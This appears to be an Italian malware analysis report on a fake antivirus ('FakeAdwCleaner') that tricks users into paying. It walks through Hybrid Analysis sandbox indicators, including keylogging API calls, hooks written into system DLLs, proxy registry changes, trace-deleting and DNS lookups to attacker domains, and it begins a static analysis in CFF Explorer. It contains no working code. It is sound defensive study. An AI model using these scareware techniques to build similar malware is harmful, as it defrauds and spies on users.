## Spyware/Information Retrieval:

Il malware va ad effettuare delle chiamate a determinate API per effettuare un lavoro di spyware, furto di informazioni personali:

The screenshot shows the Hybrid Analysis interface with the following details:

- Spyware/Information Retrieval**
- Calls an API typically used for keylogging** (ATT&CK ID: T1056.001)

  - Details: "6AdwCleaner.exe" called "GetKeyState".
  - Source: API Call.
  - Relevance: 10/10.

- Calls an API typically used to retrieve information about the current system** (ATT&CK ID: T1082)

  - Details: "6AdwCleaner.exe" called "GetNativeSystemInfo" (UID: 00000000-00003568). "6AdwCleaner.exe" called "GetNativeSystemInfo" (UID: 00000000-00003004).
  - Source: API Call.
  - Relevance: 5/10.

- Contains ability to retrieve the command-line string for the current process** (ATT&CK ID: T1106)

  - Details: GetCommandLineA@KERNEL32.DLL from Endermarch@FakeAdwCleaner.exe (PID: 8156) (Show Stream).
  - Source: Hybrid Analysis Technology.
  - Relevance: 3/10.

**Incident Response**

- Indicators**
  - Malicious (13)
  - Suspicious (39)
  - Informative (68)
- File Details
- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

[Back to top](#)

**Attiva Windows**  
Passa a Impostazioni per attivare Windows.

Va ad effettuare una chiamata a GetKeyState, per effettuare uno Spyware di Keylogging.

## System Destruction:

Va ad effettuare un lavoro di deletion file temporanei post esecuzione di azione malevoli, per nascondersi e cercare di non lasciare tracce, dell'attività anomala effettuata.

The screenshot shows the Hybrid Analysis interface for a sample file. On the left, a sidebar lists various detection categories: 'Calls an API typically used for keylogging', 'System Destruction', 'Unusual Characteristics', and 'System Security'. The 'System Destruction' section is expanded, showing two entries: 'Marks file for deletion' and 'Opens file with deletion access rights'. Each entry includes details, source (API Call), relevance (10/10 or 7/10), and an ATT&CK ID (T1070.004). To the right, a sidebar provides navigation links for Incident Response, Indicators (Malicious 13, Suspicious 39, Informative 68), File Details, Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0). A 'Back to top' link is also present. At the bottom right, there's a 'Attiva Windows' (Activate Windows) button with the text 'Passa a Impostazioni per attivare Windows.'

## System Security:

Il malware va a modificare i settings proxy nei registri di windows, per far bypassare il traffico di rete malevolo.

This screenshot shows the same Hybrid Analysis interface for the same sample file. The 'System Security' section is now expanded, showing one entry: 'Modifies proxy settings'. This entry details registry modifications made by the malware. The 'System Destruction' section from the previous screenshot is also visible. The right sidebar remains the same, providing navigation links for various analysis modules and a 'Back to top' link. The 'Attiva Windows' button is also present at the bottom right.

## Unusual Characteristics:

Il Valore CRC (Cyclic Redundancy Check) settato nell'header è diverso da quello attuale, i valori non corrispondono ciò significa che i dati sono stati alterati.

Va ad importante diversi API di registro ma le vedremo meglio successivamente.

Va ad installare degli hooks/patches, per andare ad accedere a delle zone di memoria riservate.

The screenshot shows the Hybrid Analysis interface for a specific sample file. The main pane displays two sections under 'Unusual Characteristics':

- CRC value set in PE header does not match actual value**
  - details**: "6AdwCleaner.exe.bin" claimed CRC 196464 while the actual is CRC 200503
  - source**: Static Parser
  - relevance**: 10/10
- Imports suspicious APIs**
  - details**: RegDeleteKeyA, RegCloseKey, RegOpenKeyExA, RegDeleteValueA, RegCreateKeyExA, RegEnumKeyA, GetFileAttributesA, CopyFileA, GetModuleFileNameA, LoadLibraryA, LoadLibraryExA, GetFileSize, CreateDirectoryA
  - source**: Static Parser
  - relevance**: 1/10

On the right side, there is a sidebar with various analysis categories and links:

- Incident Response
- Indicators**
  - Malicious (13)
  - Suspicious (39)
  - Informative (68)
- File Details
- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

At the bottom right, there is a link to 'Attiva Windows' (Activate Windows).

HYBRID ANALYSIS

Imports suspicious APIs

Installs hooks/patches the running process

**details** "Endermanch@FakeAdwCleaner.exe" wrote bytes "20903476509434764092347620913476009 53476009b3476b0933476809a3476" to virtual address "0x762EE1A4" (part of module "KERNELBASE.DLL")  
"Endermanch@FakeAdwCleaner.exe" wrote bytes "0070b553" to virtual address "0x762E8AA0" (part of module "KERNELBASE.DLL")  
"Endermanch@FakeAdwCleaner.exe" wrote bytes "a033f775b0bff775" to virtual address "0x74941704" (part of module "WINDOWS.STORAGE.DLL")  
"Endermanch@FakeAdwCleaner.exe" wrote bytes "a0922000b0922000b017010080f00600c0 020100b0f0060060b20600e0912000f0912000" to virtual address "0x7740AC94" (part of module "USER32.DLL")  
"Endermanch@FakeAdwCleaner.exe" wrote bytes "b08a1f77a061f7760901f77c01b2077d0441f770059247770a81f77e0a71f710a31f7760361f7710581f7408bf7720a91f773037f7790761f720361f77c0371f77b0471f77f08c1f77" to virtual address "0x74941140" (part of module "WINDOWS.STO

**source** Hook Detection

**relevance** 10/10

**ATT&CK ID** T1056.004 ([Show technique in the MITRE ATT&CK™ matrix](#))

**Hiding 19 Suspicious Indicators**

All indicators are available only in the private malware or classification version.

**Informative** 68

Incident Response

**Indicators**

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

## Informative:

In questa sezione troviamo log generali su vari chiamate/modifiche ai registri di sistema, per acquisire/modificare informazioni del sistema.

The screenshot shows the Hybrid Analysis web interface for analyzing a file sample. The main content area displays a list of environment awareness capabilities, each with a dropdown arrow icon. The sidebar on the right contains navigation links and a search bar.

**Environment Awareness**

- Contains ability to decode string content at runtime
- Calls an API possibly used to retrieve a handle to the foreground window
- Calls an API typically used to get product type
- Calls an API typically used to get system version information
- Calls an API typically used to open an existing named mutex object
- Contains ability to enumerate files inside a directory
- Contains ability to query the machine version
- Contains ability to read software policies
- Contains ability to retrieve system language (API string)
- Queries volume information
- Reads the active computer name
- Reads the cryptographic machine GUID
- Reads the registry for installed applications

**Incident Response**

**Indicators**

- Malicious (13)
- Suspicious (39)
- Informative (68)**

**File Details**

- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

[Back to top](#)

**Attiva Windows**  
Passa a Impostazioni per attivare Windows.

The screenshot shows the 'General' section of a Hybrid Analysis report for a specific sample. The left pane lists various behaviors with dropdown arrows:

- Accesses Software Policy Settings
- Accesses System Certificates Settings
- Calls an API typically used to create a directory
- Calls an API typically used to create a process
- Contacts server
- Contains PDB pathways
- Contains ability to dynamically determine API calls
- Contains ability to dynamically load libraries
- Contains ability to modify processes thread functionality (API string)
- Contains ability to start a process
- Contains registry location strings
- Creates mutants

The right sidebar includes sections for Incident Response, Indicators (Malicious 13, Suspicious 39, Informative 68), File Details, Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0). A link to 'Back to top' is also present.

Qui va ad effettuare una Query di collegamento al server DNS  
“www.vikingwebscanner.com”.

The screenshot shows the 'Queries DNS server' section of the Hybrid Analysis report. It displays the following details:

```
details "ifdnzact.com"
      "www.vikingwebscanner.com"
source Network Traffic
relevance 1/10
ATT&CK ID T1071.004 (Show technique in the MITRE ATT&CK™ matrix)
```

The left pane lists other behaviors:

- PE file contains writable sections
- PE file entrypoint instructions
- Process launched with changed environment
- Reads Windows Trust Settings
- Scanning for window names
- Sets a windows hook
- Spawns new processes
- Spawns new processes that are not known child processes
- The input sample is signed with a certificate

The right sidebar includes sections for Incident Response, Indicators (Malicious 13, Suspicious 39, Informative 68), File Details, Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0). A link to 'Back to top' is also present.

The input sample is signed with a certificate

The input sample is signed with a valid certificate

### Installation/Persistence

Dropped files

Touches files in the Windows directory

**details** "Endermanch@FakeAdwCleaner.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches"  
 "Endermanch@FakeAdwCleaner.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches"  
 "6AdwCleaner.exe" touched file "C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows\INetCookies"  
 "6AdwCleaner.exe" touched file "C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows\History"  
 "6AdwCleaner.exe" touched file "C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows\INetCache\IE\9SSPAW46\paymore[1].htm"  
 "6AdwCleaner.exe" touched file "C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows\INetCache\IE\TIMMIX3A\paydefault[1].htm"  
 "6AdwCleaner.exe" touched file "C:\Users\%USERNAME%\AppData\Local\Microsoft\Windows"

**source** API Call

**relevance** 7/10

Tries to access non-existent files

Incident Response

**Indicators**

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

Calls an API typically used to create a new HTTP request

Calls an API typically used to retrieve the URL data

Contains ability to provide interface for network protocols

Found potential URL in binary/memory

**details** Pattern match: "http://nsis.sf.net/NSIS\_Error"  
 Pattern match: "http://www.usertrust.com"  
 Pattern match: "crl.usertrust.com/UTN-USERFirst-Object.crl0t"  
 Pattern match: "crl.usertrust.com/UTNAddTrustObject\_CA.crt0%"  
 Pattern match: "http://ocsp.usertrust.com"  
 Pattern match: "https://secure.comodo.net/CPS0A"  
 Pattern match: "crl.comodoca.com/COMODOCodeSigningCA2.crl0r"  
 Pattern match: "crt.comodoca.com/COMODOCodeSigningCA2.crt0\$"  
 Pattern match: "http://ocsp.comodoca.com"  
 Pattern match: "www.digicert.coml0"  
 Pattern match: "https://www.digicert.com/CPS0"  
 Pattern match: "crl3.digicert.com/DigiCertAssuredIDCA-1.crl08"  
 Pattern match: "crl4.digicert.com/DigiCertAssuredIDCA-1.crl0w"

**source** File/Memory

**relevance** 10/10

Making HTTPS connections using secure TLS/SSL version

Incident Response

**Indicators**

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

- Screenshots (23)
- Hybrid Analysis (3)
- Network Analysis
- Extracted Strings
- Extracted Files (8)
- Notifications
- Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

 HYBRID ANALYSIS

https://www.hybrid-analysis.com/sample/51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291f...

Request Info

Spyware/Information Retrieval

- Calls an API possibly used to take screenshots
  - details "6AdwCleaner.exe" called "CreateCompatibleBitmap" (UID: 00000000-00003568)
  - source API Call
  - relevance 3/10
  - ATT&CK ID T1113 (Show technique in the MITRE ATT&CK™ matrix)
- Calls an API typically used for taking snapshot of the specified processes
- Calls an API's typically used for searching a directory for a files
- Contains ability to enumerate files on disk (API string)
- Contains ability to retrieve the fully qualified path of module (API string)
- Contains ability to retrieve the specified system metric or system configuration setting (API string)
- Imports GetCommandLine API
- Read system defined device setup information from registry

System Security

- Contains ability to enable or disable privileges in the specified access token (API string)

Incident Response

Indicators

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

Screenshots (23)

Hybrid Analysis (3)

Network Analysis

Extracted Strings

Extracted Files (8)

Notifications

Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

 HYBRID ANALYSIS

https://www.hybrid-analysis.com/sample/51290129ccccca38c6e3b4444d0dfb8d848c8f3fc2e5291f...

Request Info

Read system defined device setup information from registry

System Security

- Contains ability to enable or disable privileges in the specified access token (API string)
- Contains ability to use security policy setting (API string)
- Creates or modifies windows services
  - details "6AdwCleaner.exe" (Access type: "CREATE"; Path: "HKLM\SYSTEM\CONTROLSET001\SERVICES\TCP\PARAMETERS")
    - source Registry Access
    - relevance 10/10
  - ATT&CK ID T1143.003 (Show technique in the MITRE ATT&CK™ matrix)

Unusual Characteristics

- Contains ability to load content from resource
- Dotnet file resource with suspicious entropy
- Matched Compiler/Packer signature
- Reads information about supported languages

Incident Response

Indicators

- Malicious (13)
- Suspicious (39)
- Informative (68)

File Details

Screenshots (23)

Hybrid Analysis (3)

Network Analysis

Extracted Strings

Extracted Files (8)

Notifications

Community (0)

Back to top

Attiva Windows  
Passa a Impostazioni per attivare Windows.

Nella sezione File Imports troviamo tutte le varie librerie richiamate al sistema dal malware, possiamo vedere come vengono richiamate molte dll dal Kernel32 e dallo User32:

The screenshot shows the Hybrid Analysis interface for a specific sample file. The top navigation bar includes a lock icon, the URL <https://www.hybrid-analysis.com/sample/51290129ccccca38c6e3b444d0dfb8d848c8f3fc2e5291f...>, and a search bar for IP, Domain, Hash.

The main content area displays "File Imports" with several entries: ADVAPI32.dll, COMCTL32.dll, GDI32.dll, KERNEL32.dll, ole32.dll, SHELL32.dll, USER32.dll, and VERSION.dll. Below this, a list of API calls is shown, with "RegCloseKey" being the most recent entry.

A sidebar on the right, titled "File Details", lists various analysis sections: Incident Response, Indicators, File Metadata, File Sections, File Resources, File Data Directories, File Imports (selected), File Certificates (4), Screenshots (23), Hybrid Analysis (3), Network Analysis, Extracted Strings, Extracted Files (8), Notifications, and Community (0). A "Back to top" link is also present.

The bottom section shows "File Certificates" with a green success message: "Certificate chain was successfully validated." It includes a download link for the certificate file (7.1KiB) and detailed certificate information:

CN=WAT Software	CN=COMODO Code Signing CA 2,	07/15/2014	39:4E:B6:2A:A0:68:CB:56:09:8A:80:F3:F5:87
hybrid-analysis.com/sample/.../63d9c0d16901a073373a03ec	=Salford,	00:00:00	CE:F4:C9:75:AF:57:F9:38:CE:55:C0:8F:D0:86

On the right, there is a note about activating Windows: "Attiva Windows" and "Passa a Impostazioni per attivare Windows."

This screenshot shows the Hybrid Analysis interface for a different sample file. The layout is identical to the first one, with "File Imports" listed at the top. The imported DLLs are ADVAPI32.dll, COMCTL32.dll, GDI32.dll, KERNEL32.dll, ole32.dll, SHELL32.dll, USER32.dll, and VERSION.dll.

The list of API calls shows three entries: "ImageList\_AddMasked", "ImageList\_Create", and "ImageList\_Destroy".

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll  
USER32.dll VERSION.dll

CreateBrushIndirect

CreateFontIndirectA

DeleteObject

GetDeviceCaps

SelectObject

SetBkColor

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll  
USER32.dll VERSION.dll

CloseHandle

CompareFileTime

CopyFileA

CreateDirectoryA

CreateFileA

CreateProcessA

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll  
USER32.dll VERSION.dll

CoCreateInstance

CoTaskMemFree

OleInitialize

OleUninitialize

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll

USER32.dll VERSION.dll

SHBrowseForFolderA

ShellExecuteA

SHFileOperationA

SHGetFileInfoA

SHGetPathFromIDListA

SHGetSpecialFolderLocation

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll

USER32.dll VERSION.dll

AppendMenuA

BeginPaint

CallWindowProcA

CharNextA

CharPrevA

CheckDlgButton

## File Imports

ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll

USER32.dll VERSION.dll

GetFileVersionInfoA

GetFileVersionInfoSizeA

VerQueryValueA

Nell'Hybrid Analysis analizzando il file.exe vede che l'Hash è stato già visto prima:

# Hybrid Analysis



**Tip:** Click an analysed process below to view more details.

Analysed 3 processes in total (System Resource Monitor).

Endermarch@FakeAdwCleaner.exe (PID: 8156)	49/70
└  6AdwCleaner.exe (PID: 3568)	49/70
6AdwCleaner.exe -auto (PID: 3004)	49/70

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activity	Network Error	Multiscan Match


Nella sezione Screenshots, troviamo l'esecuzione del TrojanAV nella macchina Sandbox:




All'apertura il programma appare come un software di scansione di pulizia per le Ad.




Avviando la Scansione il programma “apparentemente” comincerà a trovare delle anomalie. Nella pratica comincerà ad effettuare tutti i vari comportamenti malevoli di nascosto all’utente.






Provando a cliccare sulla sezione Report ci apparirà un errore dicendo che dobbiamo aspettare che finisca prima la scansione.




A scansione terminata avremo due scelte: o di avere il Report della scansione o di Pulire il PC, se proviamo questa opzione ci comparirà questo avviso.



Il programma richiede un pagamento per l'upgrade e c'è anche un sistema automatico di modifica della data del Sale ending, per farlo scadere il giorno dopo, cosi' da mettere pressione e fretta all'eventuale cliente che ci casca.

## CFF Explorer Analisi Statica:

Utilizzando questo programma possiamo scansionare il codice di “AdwereCleaner.exe” a livello statico prima di far partire l'esecuzione del programma.



Nella 1\* schermata di appariranno L'MD5 E LO SHA del file.

Vediamo che nella sezione Property mancano tutti i dettagli su chi dovrebbe aver creato il file.

Spostandoci su Dos Header potremmo vedere le informazioni riguardanti gli Header eseguibili DOS.

CFF Explorer VIII - [AdwereCleaner.exe]

File Settings ?

**AdwereCleaner.exe**

